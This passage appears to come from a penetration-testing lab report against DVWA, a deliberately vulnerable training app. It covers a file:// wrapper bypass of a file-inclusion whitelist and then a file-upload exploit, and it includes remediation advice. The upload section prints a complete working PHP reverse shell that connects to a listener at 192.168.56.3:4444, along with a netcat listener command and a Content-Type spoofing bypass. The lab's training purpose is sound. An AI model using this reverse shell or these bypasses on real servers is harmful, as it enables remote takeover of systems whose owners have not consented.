


Fig 7.4.12 – Reverse shell obtained at the medium level via the bypassed remote file inclusion

Steps Performed – High Security Level

1.Set the DVWA security level to High, and open the File Inclusion module again.

2.View the source code. The High level only accepts page values that start with “file”, using a whitelist-style check (fnmatch), which blocks most traversal attempts (Fig 7.4.14).

3.After reviewing the code, I found that it throws an error if the file doesn’t start with file and isn’t include.php .

To solve this, we’ll use the file:// protocol, which allows us to read local files from the system rather than from the web server.




Fig 7.4.13 – File Inclusion module page showing the sample files and reference links

Fig 7.4.14 – High-level source code showing the fnmatch whitelist check

Fig 7.4.15 – Contents of /etc/passwd displayed after using the file:// protocol to bypass the High-level whitelist check

Behavior at Each Security Level

Level	What was tried	Result
Low	No validation; the page parameter accepted any local path.	Exploited
Medium	Common traversal strings are removed, but an alternative sequence may still bypass the filter.	Exploited (bypassed with an alternate sequence)
High	Only values starting with “file” are accepted, which blocks ordinary traversal attempts.	Bypassed using the file:// wrapper

Table 7.4 – File Inclusion Results by Security Level

Impact

An attacker can read sensitive configuration files, source code and system files, which may reveal credentials or other information useful for further attacks. In some configurations, file inclusion can also lead to remote code execution on the server.

Risk Rating

High. It can expose sensitive files and, depending on the server configuration, lead to code execution.

Remediation

- Never build a file path directly from user input; map allowed values to a fixed set of files using an allow-list.
- Disable allow_url_include and allow_url_fopen in PHP unless they are specifically required.
- Normalize and validate paths on the server to block directory traversal sequences.
- Restrict file system permissions for the web server user.
- Keep sensitive files outside the web root wherever possible.

7.5 File Upload Vulnerability

Vulnerability	File Upload Vulnerability
Module path	DVWA → File Upload
OWASP Top 10 (2021)	A04:2021 – Insecure Design
Risk rating	High
Security levels tested	Low, Medium, High
Tools used	Web browser

Description

The File Upload module is meant to let users upload a profile image, but it does not properly check the type and content of the uploaded file. If a script file can be uploaded and then accessed through the browser, the web server will execute it, giving an attacker a way to run code on the server.

Note: the hackable/uploads folder must be writable for this module to work. Confirm this on the setup page before testing.

Steps Performed – Low Security Level

1. Set the DVWA security level to Low, and open the File Upload module (Fig 7.5.1).
2. View the source code.
3. Create a small PHP reverse-shell file. Listening IP: 192.168.56.3, port: 4444

netcat listener command: nc -lvnp 4444 (Fig 7.5.2).

Source code:

```
<?php
    // Copyright (c) 2020 Ivan Sincek
    // v2.3
    // Requires PHP v5.0.0 or greater.
    // Works on Linux OS, macOS, and Windows OS.
    // See the original script at https://github.com/pentestmonkey/php-reverse-shell.
    class Shell {
        private $addr  = null;
        private $port  = null;
        private $os    = null;
        private $shell = null;
        private $descriptorspec = array(
            0 => array('pipe', 'r'), // shell can read from STDIN
            1 => array('pipe', 'w'), // shell can write to STDOUT
            2 => array('pipe', 'w')  // shell can write to STDERR
        );
        private $buffer  = 1024;    // read/write buffer size
        private $clen    = 0;       // command length
        private $error   = false;   // stream read/write error
        public function __construct($addr, $port) {
            $this->addr = $addr;
```

```
        $this->port = $port;
    }
    private function detect() {
        $detected = true;
        if (stripos(PHP_OS, 'LINUX') !== false) { // same for macOS
            $this->os    = 'LINUX';
            $this->shell = 'bash';
        } else if (stripos(PHP_OS, 'WIN32') !== false || stripos(PHP_OS, 'WINNT') !== false || stripos(PHP_OS,
'WINDOWS') !== false) {
            $this->os    = 'WINDOWS';
            $this->shell = 'cmd.exe';
        } else {
            $detected = false;
            echo "SYS_ERROR: Underlying operating system is not supported, script will now exit...\n";
        }
        return $detected;
    }
    private function daemonize() {
        $exit = false;
        if (!function_exists('pcntl_fork')) {
            echo "DAEMONIZE: pcntl_fork() does not exists, moving on...\n";
        } else if (($pid = @pcntl_fork()) < 0) {
            echo "DAEMONIZE: Cannot fork off the parent process, moving on...\n";
        } else if ($pid > 0) {
            $exit = true;
            echo "DAEMONIZE: Child process forked off successfully, parent process will now exit...\n";
        } else if (posix_setsid() < 0) {
            // once daemonized you will actually no longer see the script's dump
            echo "DAEMONIZE: Forked off the parent process but cannot set a new SID, moving on as an
orphan...\n";
        } else {
            echo "DAEMONIZE: Completed successfully!\n";
        }
        return $exit;
    }
    private function settings() {
        @error_reporting(0);
        @set_time_limit(0); // do not impose the script execution time limit
        @umask(0); // set the file/directory permissions - 666 for files and 777 for directories
    }
    private function dump($data) {
        $data = str_replace('<', '&lt;', $data);
        $data = str_replace('>', '&gt;', $data);
        echo $data;
    }
    private function read($stream, $name, $buffer) {
```

```
        if (($data = @fread($stream, $buffer)) === false) { // suppress an error when reading from a closed blocking stream
            $this->error = true;                    // set global error flag
            echo "STRM_ERROR: Cannot read from ${name}, script will now exit...\n";
        }
        return $data;
    }
    private function write($stream, $name, $data) {
        if (($bytes = @fwrite($stream, $data)) === false) { // suppress an error when writing to a closed blocking stream
            $this->error = true;                    // set global error flag
            echo "STRM_ERROR: Cannot write to ${name}, script will now exit...\n";
        }
        return $bytes;
    }
    // read/write method for non-blocking streams
    private function rw($input, $output, $iname, $oname) {
        while (($data = $this->read($input, $iname, $this->buffer)) && $this->write($output, $oname, $data)) {
            if ($this->os === 'WINDOWS' && $oname === 'STDIN') { $this->clen += strlen($data); } // calculate the command length
            $this->dump($data); // script's dump
        }
    }
    // read/write method for blocking streams (e.g. for STDOUT and STDERR on Windows OS)
    // we must read the exact byte length from a stream and not a single byte more
    private function brw($input, $output, $iname, $oname) {
        $fstat = fstat($input);
        $size = $fstat['size'];
        if ($this->os === 'WINDOWS' && $iname === 'STDOUT' && $this->clen) {
            // for some reason Windows OS pipes STDIN into STDOUT
            // we do not like that
            // we need to discard the data from the stream
            while ($this->clen > 0 && ($bytes = $this->clen >= $this->buffer ? $this->buffer : $this->clen) && $this->read($input, $iname, $bytes)) {
                $this->clen -= $bytes;
                $size -= $bytes;
            }
        }
        while ($size > 0 && ($bytes = $size >= $this->buffer ? $this->buffer : $size) && ($data = $this->read($input, $iname, $bytes)) && $this->write($output, $oname, $data)) {
            $size -= $bytes;
            $this->dump($data); // script's dump
        }
    }
    public function run() {
        if ($this->detect() && !$this->daemonize()) {
```

```
        $this->settings();

        // ----- SOCKET BEGIN -----
        $socket = @fsockopen($this->addr, $this->port, $errno, $errstr, 30);
        if (!$socket) {
            echo "SOC_ERROR: {$errno}: {$errstr}\n";
        } else {
            stream_set_blocking($socket, false); // set the socket stream to non-blocking mode | returns 'true' on Windows OS

            // ----- SHELL BEGIN -----
            $process = @proc_open($this->shell, $this->descriptorspec, $pipes, null, null);
            if (!$process) {
                echo "PROC_ERROR: Cannot start the shell\n";
            } else {
                foreach ($pipes as $pipe) {
                    stream_set_blocking($pipe, false); // set the shell streams to non-blocking mode | returns 'false' on Windows OS
                }

                // ----- WORK BEGIN -----
                $status = proc_get_status($process);
                @fwrite($socket, "SOCKET: Shell has connected! PID: " . $status['pid'] . "\n");
                do {
    $status = proc_get_status($process);
                    if (feof($socket)) { // check for end-of-file on SOCKET
                        echo "SOC_ERROR: Shell connection has been terminated\n"; break;
                    } else if (feof($pipes[1]) || !$status['running']) {                // check for end-of-file on STDOUT or if process is still running
                        echo "PROC_ERROR: Shell process has been terminated\n";   break; // feof() does not work with blocking streams
                    }                                                                  // use proc_get_status() instead
                    $streams = array(
                        'read'   => array($socket, $pipes[1], $pipes[2]), // SOCKET | STDOUT | STDERR
                        'write'  => null,
                        'except' => null
                    );
                    $num_changed_streams = @stream_select($streams['read'], $streams['write'], $streams['except'], 0); // wait for stream changes | will not wait on Windows OS
                    if ($num_changed_streams === false) {
                        echo "STRM_ERROR: stream_select() failed\n"; break;
                    } else if ($num_changed_streams > 0) {
                        if ($this->os === 'LINUX') {
                            if (in_array($socket  , $streams['read'])) { $this->rw($socket  , $pipes[0], 'SOCKET', 'STDIN' ); } // read from SOCKET and write to STDIN
                            if (in_array($pipes[2], $streams['read'])) { $this->rw($pipes[2], $socket  , 'STDERR',
```

```
'SOCKET'); } // read from STDERR and write to SOCKET
                    if (in_array($pipes[1], $streams['read'])) { $this->rw($pipes[1], $socket  , 'STDOUT',
'SOCKET'); } // read from STDOUT and write to SOCKET
                  } else if ($this->os === 'WINDOWS') {
                    // order is important
                    if (in_array($socket, $streams['read'])/*------*/) { $this->rw ($socket  , $pipes[0], 'SOCKET',
'STDIN' ); } // read from SOCKET and write to STDIN
                    if (($fstat = fstat($pipes[2])) && $fstat['size']) { $this->brw($pipes[2], $socket  , 'STDERR',
'SOCKET'); } // read from STDERR and write to SOCKET
                    if (($fstat = fstat($pipes[1])) && $fstat['size']) { $this->brw($pipes[1], $socket  , 'STDOUT',
'SOCKET'); } // read from STDOUT and write to SOCKET
                  }
                }
              } while (!$this->error);
              // ------ WORK END ------

              foreach ($pipes as $pipe) {
                fclose($pipe);
              }
              proc_close($process);
            }
            // ------ SHELL END ------

            fclose($socket);
          }
          // ------ SOCKET END ------

        }
      }
      echo '<pre>';
      // change the host address and/or port number as necessary
      $sh = new Shell('192.168.56.3', 4444);
      $sh->run();
      unset($sh);
      // garbage collector requires PHP v5.3.0 or greater
      // @gc_collect_cycles();
      echo '</pre>';
 echo ' <h2>This is Kumar</h2> ';
      ?>
```

4. Select the PHP file and upload it through the module's upload form (Fig 7.5.3).
5. After that start the nc and python server then visit the path like http://192.168.56.3:8000/DVWA/hackable/uploads/file.php (Fig 7.5.4).
6. You can see the request from the reverse shell and nc can access the files (Fig 7.5.5).

Evidence




Fig 7.5.1 – DVWA Security level set to Low, File Upload module page




Fig 7.5.2 – Test PHP file created in the editor

```
┌──(kali㉿kali)-[~/Desktop/DVWA_TEST]
└─$ cat file.php
<?php
// Copyright (c) 2020 Ivan Sincek
// v2.3
// Requires PHP v5.0.0 or greater.
// Works on Linux OS, macOS, and Windows OS.
// See the original script at https://github.com/pentestmonkey/php-reverse-shell.
class Shell {
    private $addr  = null;
    private $port  = null;
    private $os    = null;
    private $shell = null;
    private $descriptorspec = array(
        0 => array('pipe', 'r'), // shell can read from STDIN
        1 => array('pipe', 'w'), // shell can write to STDOUT
        2 => array('pipe', 'w')  // shell can write to STDERR
    );
    private $buffer  = 1024;    // read/write buffer size
    private $clen    = 0;       // command length
    private $error   = false;   // stream read/write error
    public function __construct($addr, $port) {
        $this->addr = $addr;
        $this->port = $port;
    }
    private function detect() {
        $detected = true;
        if (stripos(PHP_OS, 'LINUX') !== false) { // same for macOS
            $this->os    = 'LINUX';
            $this->shell = 'bash';
        } else if (stripos(PHP_OS, 'WIN32') !== false || stripos(PHP_OS, 'WINNT') !== false || stripos(PHP_OS, 'WINDOWS') !== false) {
            $this->os    = 'WINDOWS';
            $this->shell = 'cmd.exe';
        } else {
            $detected = false;
            echo "SYS_ERROR: Underlying operating system is not supported, script will now exit...\n";
        }
        return $detected;
    }
    private function daemonize() {
        $exit = false;
        if (!function_exists('pcntl_fork')) {
```

Fig 7.5.3 – PHP file selected for upload




Fig 7.5.4 – Upload success message showing the file path




Fig 7.5.5 – Uploaded file executed from the browser

Steps Performed – Medium Security Level

1. Set the DVWA security level to Medium, and open the File Upload module again.
2. View the source code. The Medium level checks the file's declared MIME type and size, and the application only accepting the .jpg and .png but this value is sent by the browser and can be changed (Fig 7.5.6).
3. Use the browser developer tools or an intercepting proxy to change the Content-Type field of the upload request to an image type, such as image/jpeg, while still sending the PHP file content (Fig 7.5.7).
4. Submit the modified request and confirm whether the upload is accepted (Fig 7.5.8).
5. If accepted, open the uploaded file's path in the browser and confirm whether the code still runs (Fig 7.5.9).

Evidence




Fig 7.5.6 – Medium-level source code showing the MIME type and size check




Fig 7.5.7 – Content-Type field changed in the upload request

